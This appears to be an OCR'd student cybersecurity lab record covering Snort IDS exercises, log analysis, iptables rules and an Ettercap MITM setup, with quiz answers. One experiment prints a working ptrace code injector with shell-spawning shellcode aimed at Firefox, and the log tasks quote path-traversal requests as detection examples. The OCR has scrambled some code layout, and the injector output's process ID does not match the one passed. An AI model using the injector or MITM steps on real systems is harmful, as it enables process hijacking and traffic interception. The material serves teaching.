
Task – 16:



Task – 17:



Task– 18:



Result:

Several tools have been written which help find potential privilege escalations on Windows. Four of these tools have been included on the Windows VM in the C:\PrivEsc directory: winPEASany.exe,Seatbelt.exe, PowerUp.ps1, SharpUp.exe.

EXP NO 8 **DEMONSTRATE INTRUSION DETECTION**
DATE: **SYSTEM (SNORT)**

.

AIM:

To start working with Snort analysis to live and captured traffic.

ALGORITHM:

1. Setup Interactive material and exercise for snort instance setup. Use the folder "TaskExercises" on the Desktop.
2. to generate traffic to our snort interface using the script traffic-generator.sh to trigger traffic to the snort interface.
3. Run the "traffic generator.sh" file by executing it as sudos
4. Choose the exercise type and then automatically open another terminal to show you the output of the selected action
5. Once you choose an action, the menu disappears and opens a terminal instance to show you the output of the action.
6. Navigate to the Task-Exercises folder and run the command "./.easy.sh" and write the output.

```
ubuntu@ip-10-10-138-56:~$ cd Desktop/Task-Exercises/
ubuntu@ip-10-10-138-56:~/Desktop/Task-Exercises$ ./.easy.sh
Too Easy!
ubuntu@ip-10-10-138-56:~/Desktop/Task-Exercises$
```

7. Read the details about the Introduction about the IDS and IPS and answer the following questions and answer it
   Which snort mode can help you stop the threats on a local machine? Answer: HIPS
   Which snort mode can help you detect threats on a local network? Answer: NIDS
   Which snort mode can help you detect the threats on a local machine? Answer: HIDS
   Which snort mode can help you stop the threats on a local network? Answer: NIPS
   Which snort mode works similar to NIPS mode? Answer: NBA
   According to the official description of the snort, what kind of NIPS is it? Answer: fullblown
   NBA training period is also known as … Answer: baselining
8. Read the Task 4 content to make first interaction with snort instance Run the Snort instance and check the build number. Command: snort -V
9. Test the current instance with "/etc/snort/snort.conf" file and check how many rules are loaded with the current build.

   snort -T -c /etc/snort/snort.conf


10. Test the current instance with “/etc/snort/snortv2.conf” file and check how many rules are loaded with the current build.

```
snort -T -c /etc/snort/snortv2.conf
```


11. Read to know Sniffer Mode operation and their parameters
12. Read the given content to know Packet Logger Mode operation and their parameters
13 . We are going to select task #3. As Task #6- Exercise
14. Read the snort.log file with Snort;

OUTPUT:

Task – 01:



Task – 02:



Task -03:

Detection/Prevention Techniques

There are three main detection and prevention techniques used in IDS and IPS solutions;

Technique	Approach
Signature-Based	This technique relies on rules that identify the specific patterns of the known malicious behaviour. This model helps detect known threats.
Behaviour-Based	This technique identifies new threats with new patterns that pass through signatures. The model compares the known/normal with unknown/abnormal behaviours. This model helps detect previously unknown or new threats.
Policy-Based	This technique compares detected activities with system configuration and security policies. This model helps detect policy violations.

Summary

Phew! That was a long ride and lots of information. Let's summarise the overall functions of the IDS and IPS in a nutshell.

- **IDS** can identify threats but require user assistance to stop them.
- **IPS** can identify and block the threats with less user assistance at the detection time.

Now let's talk about Snort. Here is the rest of the official description of the snort;

"Snort can be deployed inline to stop these packets, as well. Snort has three primary uses: As a packet sniffer like tcpdump, as a packet logger — which is useful for network traffic debugging, or it can be used as a full-blown network intrusion prevention system. Snort can be downloaded and configured for personal and business use alike."

SNORT is an **open-source**, **rule-based** Network Intrusion Detection and Prevention System **(NIDS/NIPS)**. It was developed and still maintained by Martin Roesch, open-source contributors, and the Cisco Talos team.

Capabilities of Snort;

- Live traffic analysis
- Attack and probe detection
- Packet logging
- Protocol analysis
- Real-time alerting
- Modules & plugins
- Pre-processors
- Cross-platform support! (Linux & Windows)

Snort has three main use models;

- **Sniffer Mode** - Read IP packets and prompt them in the console application.
- **Packet Logger Mode** - Log all IP packets (inbound and outbound) that visit the network.
- **NIDS (Network Intrusion Detection System) and NIPS (Network Intrusion Prevention System) Modes** - Log/drop the packets that are deemed as malicious according to the user-defined rules.

Answer the questions below

Which IDS or IPS type can help you stop the threats on a local machine?

HIPS ✓ Correct Answer

Which IDS or IPS type can help you detect threats on a local network?

NIDS ✓ Correct Answer

Which IDS or IPS type can help you detect the threats on a local machine?

HIDS ✓ Correct Answer

Which IDS or IPS type can help you stop the threats on a local network?

NIPS ✓ Correct Answer

Which described solution works by detecting anomalies in the network?

NBA ✓ Correct Answer

According to the official description of the snort, what kind of NIPS is it?

full-blown ✓ Correct Answer

NBA training period is also known as ...

baselining ✓ Correct Answer

Task – 04:

Once we use a configuration file, snort got much more power! The configuration file is an all-in-one management file of the snort. Rules, plugins, detection mechanisms, default actions and output settings are identified here. It is possible to have multiple configuration files for different purposes and cases but can only use one at runtime.

Note that every time you start the Snort, it will automatically show the default banner and initial information about your setup. You can prevent this by using the " **-q"** parameter.

Parameter	Description
-V / --version	This parameter provides information about your instance version.
-c	Identifying the configuration file
-T	Snort's self-test parameter, you can test your setup with this parameter.
-q	Quiet mode prevents snort from displaying the default banner and initial information about your setup.

That was an easy one; let's continue exploring snort modes!

Answer the questions below

Run the Snort instance and check the build number.

149 ✓ Correct Answer Hint

Test the current instance with "/etc/snort/snort.conf" file and check how many rules are loaded with the current build.

4151 ✓ Correct Answer Hint

Test the current instance with "/etc/snort/snortv2.conf" file and check how many rules are loaded with the current build.

1 ✓ Correct Answer Hint

Task – 05:

Note that you can use the parameters both in combined and separated form as follows;

- **snort -v**
- **snort -vd**
- **snort -de**
- **snort -v -d -e**
- **snort -X**

Make sure you understand and practice each parameter with different types of traffic and discover your favourite combination.

Answer the questions below

You can practice the parameter combinations by using the traffic-generator script.

No answer needed ✓ Correct Answer

Task-06:

Answer the questions below

Investigate the traffic with the default configuration file **with ASCII mode.**

```
sudo snort -dev -K ASCII -l .
```

Execute the traffic generator script and choose **"TASK-6 Exercise"**. Wait until the traffic ends, then stop the Snort instance. Now analyse the output summary and answer the question.

```
sudo ./traffic-generator.sh
```

Now, you should have the logs in the current directory. Navigate to folder "**145.254.160.237**". What is the source port used to connect port 53?

3009 ✓ Correct Answer Hint

Use **snort.log.1640048004**

Read the snort.log file with Snort; what is the IP ID of the 10th packet?

```
snort -r snort.log.1640048004 -n 10
```

49313 ✓ Correct Answer Hint

Read the "**snort.log.1640048004**" file with Snort; what is the referer of the 4th packet?

http://www.ethereal.com/development.html ✓ Correct Answer Hint

Read the "**snort.log.1640048004**" file with Snort; what is the Ack number of the 8th packet?

0x38AFFFF3 ✓ Correct Answer

Read the "**snort.log.1640048004**" file with Snort; what is the number of the **"TCP port 80"** packets?

41 ✓ Correct Answer Hint

Task – 07:

Answer the questions below

Investigate the traffic with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l .
```

Execute the traffic generator script and choose **"TASK-7 Exercise"**. Wait until the traffic stops, then stop the Snort instance. Now analyse the output summary and answer the question.

```
sudo ./traffic-generator.sh
```

What is the number of the detected HTTP GET methods?

2 ✓ Correct Answer Hint

You can practice the rest of the parameters by using the traffic-generator script.

No answer needed ✓ Correct Answer

Task-08:

Answer the questions below

Investigate the **mx-1.pcap** file with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-1.pcap
```

What is the number of the generated alerts?

170 ✓ Correct Answer

Keep reading the output. How many TCP Segments are Queued?

18 ✓ Correct Answer

Keep reading the output.How many "HTTP response headers" were extracted?

3 ✓ Correct Answer

Investigate the **mx-1.pcap** file **with the second** configuration file.

```
sudo snort -c /etc/snort/snortv2.conf -A full -l . -r mx-1.pcap
```

What is the number of the generated alerts?

68 ✓ Correct Answer

Investigate the **mx-2.pcap** file with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-2.pcap
```

What is the number of the generated alerts?

340 ✓ Correct Answer 💡 Hint

Keep reading the output. What is the number of the detected TCP packets?

82 ✓ Correct Answer


Investigate the **mx-2.pcap and mx-3.pcap** files with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . --pcap-list="mx-2.pcap mx-3.pcap"
```

What is the number of the generated alerts?

1020 ✓ Correct Answer

Task – 09:



RESULT:

In this room, we covered Snort, what it is, how it operates, and how to create and use the rules to investigate threats.

EXP NO :9 LOG ANALYSIS DETECTION RESPONSE

DATE :

Aim :


The primary aim of the Log Analysis for Detection and Response is to equip learners with the knowledge and practical skills required to analyze system and network logs effectively. This is to identify potential security incidents, respond to threats, and enhance the overall security posture of an organization.

Algorithm:

1. Collect logs from various sources.
2. Preprocess logs by filtering and normalizing data.
3. Parse logs to extract key information.
4. Build a timeline of events in sequence.
5. Analyze patterns to detect suspicious behavior.
6. Detects anomalies using threat intelligence and IOCs.
7. Decide on action based on findings.
8. Document and report the results.

Output:

Task 3:


cmnatic@thm cat access.log
54.36.149.64 - - [25/Aug/2023:00:05:36 +0000] "GET /admin HTTP/1.1" 200 8260 "-" "Mozilla/5.0 (compatible; AhrefsBot/7.0; +http://ahrefs.c
191.96.106.80 - - [25/Aug/2023:00:33:11 +0000] "GET /TryHackMe/rooms/docker-rodeo/dockerregistry/catalog1.png HTTP/1.1" 200 19594 "https://
54.36.148.244 - - [25/Aug/2023:00:34:46 +0000] "GET /TryHackMe/?C=D;O=D HTTP/1.1" 200 5879 "-" "Mozilla/5.0 (compatible; AhrefsBot/7.0; +h
66.249.66.68 - - [25/Aug/2023:00:35:53 +0000] "GET /TryHackMe%20Designs/ HTTP/1.1" 200 5973 "-" "Mozilla/5.0 (Linux; Android 6.0.1; Nexus
Using a threat intelligence feed like ThreatFox, we can search our log files for known malicious actors' presence.
Date (UTC)
IOC
Malware
Tags
Reporter
2023-08-08 08:40
2023-08-08 08:14
2023-08-08 07:55
2023-08-08 07:35
2023-08-08 07:05
2023-08-08 06:55
2023-08-08 06:55
2023-08-08 06:55
2023-08-08 06:51
Using GREP to search a logfile for an IP address
cmnatic@thm grep "54.36.149.64" logfile.txt
54.36.149.64
Answer the questions below
What's the term for a consolidated chronological view of logged events from diverse sources, often used in log analysis and digital forensics?
Super Timeline
✓ Correct Answer
Which threat intelligence indicator would 5b31f93c09ad1d065c0491b764d04933 and 763f8bdbc98d105a8e82f36157e98bbe be classified as?
File Hashes
✓ Correct Answer

Task: 4


path-traversal.log
10.10.113.45 - - [2023-08-05 18:17:25] "GET /../../../../../etc/passwd HTTP/1.1" 200 505
Answer the questions below
What is the default file path to view logs regarding HTTP requests on an Nginx server?
/var/log/nginx/access.log
✓ Correct Answer
A log entry containing %2e%2e%2f%2e%2e%2fproc%2fself%2fenviron was identified. What kind of attack might this infer?
Path Traversal
✓ Correct Answer

Task 5:

Manual Analysis

Manual analysis is the process of examining data and artifacts without using automation tools. For example, an analyst scrolling through a web server log would be considered manual analysis. Manual analysis is essential for an analyst because automation tools cannot be relied upon.

Advantages	Disadvantages
It is cheap and does not require expensive tooling. For example, simple Linux commands can do the trick.	It is time-consuming as the analyst has to do all of the work, including reformatting log files.
Allows for a thorough investigation.	N/A
Reduces the risk of overfitting or false positives on alerts from automated tools.	Events or alerts can be missed! Especially if there is a lot of data to comb through.
Allows for contextual analysis. The analyst has a broader understanding of the organization and cyber security landscape.	N/A

Answer the questions below

A log file is processed by a tool which returns an output. What form of analysis is this?

Task 6:

While command-line log analysis offers powerful capabilities, it might only suit some scenarios, especially when dealing with vast and complex log datasets. A dedicated log analysis solution, like the Elastic (ELK) Stack or Splunk, can be more efficient and offer additional log analysis and visualization features. However, the command line remains essential for quick and straightforward log analysis tasks.

Answer the questions below

Use `cut` on the `apache.log` file to return only the URLs. What is the flag that is returned in one of the unique entries?

c701d43cc5a3acb9b5b04db7f1be94f6 ✓ Correct Answer Hint

In the `apache.log` file, how many total HTTP 200 responses were logged?

52 ✓ Correct Answer Hint

In the `apache.log` file, which IP address generated the most traffic?

145.76.33.201 ✓ Correct Answer Hint

Task 7:

In the configuration above, we use our previously defined regular expression pattern to extract IPv4 addresses from the "message" field of incoming log events. The extracted values will be added under the custom "ipv4_addresses" field name we defined. Typically, IP addresses are extracted automatically by default configurations. But this simple example shows the power of regular expression patterns when dealing with complex log files and custom field requirements.

The Logstash room and the official Grok documentation are fantastic resources for further exploring Logstash input and filter configurations!

Answer the questions below

How would you modify the original `grep` pattern above to match blog posts with an ID between 20-29?

post=2[0-9] ✓ Correct Answer Hint

What is the name of the filter plugin used in Logstash to parse unstructured log data?

Grok ✓ Correct Answer

Task 8:

Task 9:

Result:

This experiment provides a practical experience of log analysis for detection and analysis.All tasks are successfully executed.

EXP No : 10 PROCESS CODE INJECTION

DATE :

AIM:

To do process code injection on Firefox using ptrace system call

Algorithm:

1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with PTRACE_ATTACH.
6. Get the register values of the attached process.
7. Use PTRACE_POKETEXT to insert the shellcode.
8. Detach from the victim process using PTRACE_DETACH

Program Code:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <sys/user.h>

char shellcode[] = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
                   "\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05";

void header() {
   printf("----Memory bytecode injector-----\n");
}

int main(int argc, char** argv) {
int i, size, pid = 0;     struct
user_regs_struct reg;     char*
buff;

   header();

   if (argc < 2) {        printf("Usage: %s
<pid>\n", argv[0]);        return 1;
   }

   pid = atoi(argv[1]);     size =
sizeof(shellcode);     buff =
(char*)malloc(size);
memset(buff, 0x0, size);
memcpy(buff, shellcode, size);

   ptrace(PTRACE_ATTACH, pid, 0, 0);     wait(NULL);

   ptrace(PTRACE_GETREGS, pid, 0, &reg);

#if defined(__x86_64__)     printf("Writing RIP 0x%llx,
process %d\n", reg.rip, pid);
#else     printf("Writing EIP 0x%x, process %d\n", reg.eip,
pid);
```

```
#endif
   for (i = 0; i < size; i += sizeof(long)) {
ptrace(PTRACE_POKETEXT, pid, reg.rip + i, *(long*)(buff + i));
   }
   ptrace(PTRACE_DETACH, pid, 0, 0);
free(buff);    return 0;
}
```

OUTPUT:

[root@localhost ~]# vi codeinjection.c [root@localhost

~]# gcc codeinjection.c -o codeinject [root@localhost

~]#ps -e|grep firefox

1433 ? 00:01:23 firefox

[root@localhost ~]#
./codeinject 1433

----Memory bytecode injector-----

Writing EIP 0x6, process 1707

[root@localhost ~]#

RESULT:

Thus the process code injection program is successfully executed and verified.

EXP NO : 11
DATE : INSTALL AND CONFIGURE IPTABLES FIREWALL

AIM:

To install iptables and configure it for a variety of options.

ALGORITHM:

- **Start/stop/restart firewalls**

```
[root@localhost ~]# systemctl start firewalld
[root@localhost ~]# systemctl restart firewalld
[root@localhost ~]# systemctl stop firewalld
[root@localhost ~]#
```

- **Check all exitsting IPtables Firewall Rules**

```
[root@localhost ~]# iptables -L -n -v
[root@localhost ~]#
```

- **Block specific IP Address(eg. 172.16.8.10) in IPtables Firewall**

```
[root@localhost ~]# iptables -A INPUT -s 172.16.8.10 -j DROP
[root@localhost ~]#
```

COMMANDS OF IPTABLES

1.Block specifig port on IPtables Firewall

[root@localhost ~]# iptables -A OUTPUT -p tcp --dport xxx -j DROP
[root@localhost ~]#

2.Allow specific network range on particular port on iptables

[root@localhost ~]# iptables -A OUTPUT -p tcp -d 172.16.8.0/24 --dport xxx -j ACCEPT [root@localhost ~]#

- **Block Facebook on IPTables**

[root@localhost ~]# host facebook.com
facebook.com has address 157.240.24.35 facebook.com has IPv6 address 2a03:2880:f10c:283:face:b00c:0:25de facebook.com mail is handled by 10 smtpin.vvv.facebook.com.

3. Whois

[root@localhost ~]# whois 157.240.24.35 | grep CIDR CIDR: 157.240.0.0/16
[root@localhost ~]#

[root@localhost ~]# whois 157.240.24.35 [Querying whois.arin.net] [whois.arin.net]

4. Block Access to your system from specific MAC Address(say 0F:22:1E:00:02:30)

[root@localhost ~]# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j DROP
[root@localhost ~]#

5. Save IPtables rules to a file

[root@localhost ~]# iptables-save > ~/iptables.rules
[root@localhost ~]# vi iptables.rules
[root@localhost ~]#

6. Restrict number of concurrent connections to a Server(Here restrict to 3 connections only)

```
[root@localhost ~]# iptables -A INPUT -p tcp --syn --dport 22 -m connlimit --connlimit-above
3 -j  REJECT
```

7. Disable outgoing mails through IPtables

```
[root@localhost ~]# iptables -A OUTPUT -p tcp --dport 25 -j REJECT
[root@localhost ~]#
```

8. Flush IPtables Firewall chains or rules

```
[root@localhost ~]# iptables -F
[root@localhost ~]#
```

RESULT:

These commands configure firewall settings to control network traffic, including blocking IPs, ports, and MAC addresses. They also enable rule management, connection limits, and access restrictions.

EXP NO 12 MITM ATTACK WITH ETTERCAP
DATE:

AIM:

To initiate a MITM attack using ICMP redirection with the Ettercap tool.


Algorithm:

1. Install ettercap if not done already using the command-dnf install ettercap
2. Open etter.conf file and change the values of ec_uid and ec_gid to zero from default.vi /etc/ettercap/etter.conf
3. Next start ettercap in GTK ettercap -G
4. Click sniff, followed by unified sniffing.
5. Select the interface connected to the network.
6. Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts
